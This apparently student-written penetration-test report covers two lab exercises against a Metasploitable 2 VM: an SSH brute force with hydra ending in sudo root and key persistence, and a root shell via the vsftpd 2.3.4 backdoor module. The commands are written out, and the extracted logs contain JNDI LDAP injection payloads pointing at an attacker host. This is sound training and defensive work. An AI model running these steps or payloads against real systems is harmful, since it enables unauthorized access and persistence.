1. Penetration Testing Report of Password Attacks

Summary

A controlled SSH Brute Force attack was conducted from Kali Linux 2024.4 against Metasploitable 2 (192.168.56.102) to demonstrate password-guessing, access persistence, and post-exploitation log analysis.

Scope

Role	System	IP Address
Attacker	Kali Linux	192.168.56.1
Victim	Metasploitable 2	192.168.56.102

Target Service: OpenSSH 7.x (Port 22)

Methodology

1. Information Gathering:
   nmap-sS-sV 192.168.56.102
   → Port 22 open (ssh)
2. Credential Brute Force:
   hydra-l msfadmin-P /usr/share/wordlists/rockyou.txt
   ssh://192.168.56.102
   - Valid password found: msfadmin@1234
3. Manual Verification:
   sshpass-p 'msfadmin@1234' ssh msfadmin@192.168.56.102 'id'
   → User access confirmed.
4. Privilege Escalation:
   sudo su → root access verified.
5. Persistence via SSH Key:
   ssh-keygen-t ed25519
   ssh-copy-id-i ~/.ssh/id_ed25519.pub msfadmin@192.168.56.102
   → Public key added for future access.
6. Evidence Collection:
   sshpass-p 'msfadmin@1234' ssh msfadmin@192.168.56.102 'sudo cat /var/log/auth.log' \


> ~/scans/target_auth_log_2025-10-29.txt

Findings


ID	Observation	Impact	Severity
F1	Weak password msfadmin@1234 discovered using common wordlist	Unauthorized access possible	High
F2	Password authentication enabled	Susceptible to brute force	High
F3	Root accessible via sudo without MFA	Privilege escalation	High
F4	No account lockout policy	Unlimited login attempts	Medium
F5	PermitRootLogin yes in sshd_config	Direct root access risk	High

Screenshots


1. Nmap scan showing open SSH port



2. Hydra/John output cracking the password



3. Successful SSH login (id command)



4.Key copy confirmation (ssh-copy-id result)

```
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/gayathry/.ssh/id_ed25519.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
Warning: Permanently added '192.168.56.102' (RSA) to the list of known hosts.

Number of key(s) added: 1

Now try logging into the machine, with: "ssh -i /home/gayathry/.ssh/id_ed25519 -o 'StrictHostKeyChecking=no' -o 'UserKnownHostsFile=/dev/null' -o 'HostKeyAlgorithms=ssh-rsa' 'msfadmin@192.168.56.102'"
and check to make sure that only the key(s) you wanted were added.
```

5.Extracted auth.log entries

```
Oct 10 03:59:41 metasploitable sshd[17394]: Bad protocol version identification '${jndi:ldap://kali:17059/a}' from 192.168.56.101
Oct 10 03:59:46 metasploitable sshd[17407]: Bad protocol version identification '${jndi:ldap://127.0.0.1#192.168.56.101:17059/a}' from 192.168.56.101
Oct 10 03:59:51 metasploitable sshd[17418]: Bad protocol version identification '${jndi:ldap://127.0.0.1#kali:17059/a}' from 192.168.56.101
Oct 10 03:59:56 metasploitable sshd[17425]: Bad protocol version identification '${jndi:ldap://localhost#192.168.56.101:17059/a}' from 192.168.56.101
Oct 10 04:00:01 metasploitable sshd[17441]: Bad protocol version identification '${jndi:ldap://localhost#kali:17059/a}' from 192.168.56.101
Oct 10 04:09:01 metasploitable CRON[18595]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 10 04:09:02 metasploitable CRON[18595]: pam_unix(cron:session): session closed for user root
Oct 10 04:13:59 metasploitable sshd[27557]: Did not receive identification string from 192.168.56.101
Oct 10 04:13:59 metasploitable rlogind[27571]: Connection from 192.168.56.101 on illegal port
Oct 10 04:17:01 metasploitable CRON[27588]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 10 04:17:01 metasploitable CRON[27588]: pam_unix(cron:session): session closed for user root
Oct 10 04:39:01 metasploitable CRON[27637]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 10 04:39:01 metasploitable CRON[27637]: pam_unix(cron:session): session closed for user root
Oct 10 05:02:01 metasploitable CRON[27703]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 10 05:02:01 metasploitable CRON[27703]: pam_unix(cron:session): session closed for user root
```

Mitigation Recommendations

Control Area	Recommendation
Password Policy	Enforce ≥ 12-character passwords, disallow dictionary words
SSH Config	Set PermitRootLogin no and PasswordAuthentication no
Authentication	Use key-based or multi-factor authentication
Monitoring	Enable fail2ban / account lockout after 5 failures
Logging	Centralize logs with syslog and anomaly alerts

Conclusion

The controlled SSH brute-force lab proved that weak credentials allow full system compromise and privilege escalation.
Mitigation involves enforcing strong authentication, disabling root logins, and enabling intrusion detection.

2. Penetration Test Report of Social Engineering (Simulation only)

Summary

A controlled penetration test was performed against an isolated Metasploitable2 VM. The test followed the phases:

Reconnaissance → Scanning → Exploitation → Post-Exploitation → Reporting.

Key result: vsftpd 2.3.4 on port 21 is vulnerable to a backdoor (CVE-2011-2523), and a Metasploit module was used to obtain an unauthenticated remote root shell. A benign phishing-training page was deployed and a visit was recorded.

Scope & Rules of Engagement

- Only lab VMs targeted: Kali (attacker) and Metasploitable2 (target).
- No external systems targeted.
- Non-destructive validation except controlled exploitation for demonstration.
- Evidence collected via screenshots and logs.

Tools Used

- Kali Linux, Nmap, Metasploit Framework
- netcat (nc), curl, ftp, wget
- Apache web server
- Various OS commands: ip, ss, tail, ps, uname

Actions Performed

1. **Recon & Network Verification:** Confirmed IPs and connectivity (Kali 192.168.56.101, Metasploitable 192.168.56.102).


2. Scanning: Nmap service discovery identified vsftpd 2.3.4 (anonymous FTP allowed), SSH, Telnet, and Apache.

3. Exploitation: Used Metasploit exploit/unix/ftp/vsftpd_234_backdoor to obtain a root shell. Verified with id (root).

4. Post-Exploitation: Performed harmless enumeration commands (id, ls, ps, ip).


5. Phishing Simulation: Deployed a benign phishing training page on the target and captured the Apache access log entry showing the visit.

Screenshots




```
# Nmap 7.95 scan initiated Wed Oct 29 16:20:12 2025 as: /usr/lib/nmap/nmap -sS -sV -O -Pn -oN /
home/gayathry/scans/nmap_initial_192.168.56.102.txt -oG /home/gayathry/scans/
nmap_initial_192.168.56.102.gnmap 192.168.56.102
Nmap scan report for 192.168.56.102
Host is up (0.029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

nmap_services



```
msfadmin@metasploitable:~$ sudo tail -f /var/log/apache2/access.log
192.168.56.1 - - [30/Oct/2025:04:57:47 -0400] "GET / HTTP/1.0" 200 891 "-" "-"
192.168.56.1 - - [30/Oct/2025:04:57:47 -0400] "GET / HTTP/1.1" 200 891 "-" "-"
127.0.0.1 - - [30/Oct/2025:06:48:42 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apach
e/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [30/Oct/2025:06:48:42 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apach
e/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [30/Oct/2025:06:48:42 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apach
e/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [30/Oct/2025:06:48:42 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apach
e/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [30/Oct/2025:06:48:42 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apach
e/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)"
127.0.0.1 - - [30/Oct/2025:06:52:42 -0400] "HEAD /lab_phish_sim.html HTTP/1.1" 4
04 - "-" "curl/7.18.0 (i486-pc-linux-gnu) libcurl/7.18.0 OpenSSL/0.9.8g zlib/1.2
.3.3 libidn/1.1"
127.0.0.1 - - [30/Oct/2025:06:56:44 -0400] "HEAD /lab_phish_sim.html HTTP/1.1" 2
00 - "-" "curl/7.18.0 (i486-pc-linux-gnu) libcurl/7.18.0 OpenSSL/0.9.8g zlib/1.2
.3.3 libidn/1.1"
192.168.56.1 - - [30/Oct/2025:06:58:35 -0400] "HEAD /lab_phish_sim.html HTTP/1.1
" 200 - "-" "curl/8.15.0"
192.168.56.1 - - [30/Oct/2025:07:00:48 -0400] "GET /lab_phish_sim.html HTTP/1.1"
 200 2596 "-" "curl/8.15.0"
```

phish-access-log.png



phish-kali browser

Remediation & Action Plan

Immediate (within 24 hours):

- Patch or remove vsftpd 2.3.4. Stop the service if patching is not immediately possible.

- Disable anonymous FTP access and require authentication.

- Restrict FTP access via firewall/network segmentation.

- Inspect logs for unauthorized activity and rotate credentials if necessary.

Short term (1–2 weeks):

- Replace insecure services with secure alternatives (SFTP/HTTPS).

- Harden configurations, enable logging and alerts.

Long term (30–90 days):

- Regular vulnerability scanning and patch management.

- Ongoing phishing awareness training and incident playbooks.

Key Commands

Include relevant commands used for reproduction and evidence capture.

Examples:

1. nmap-A-sV-O-p 21,22,23,80 192.168.56.102
2. ftp 192.168.56.102 (login: anonymous)
3. sudo msfconsole-> use exploit/unix/ftp/vsftpd_234_backdoor-> set RHOSTS 192.168.56.102-> exploit
4. curl-I http://192.168.56.102/lab_phish_sim.html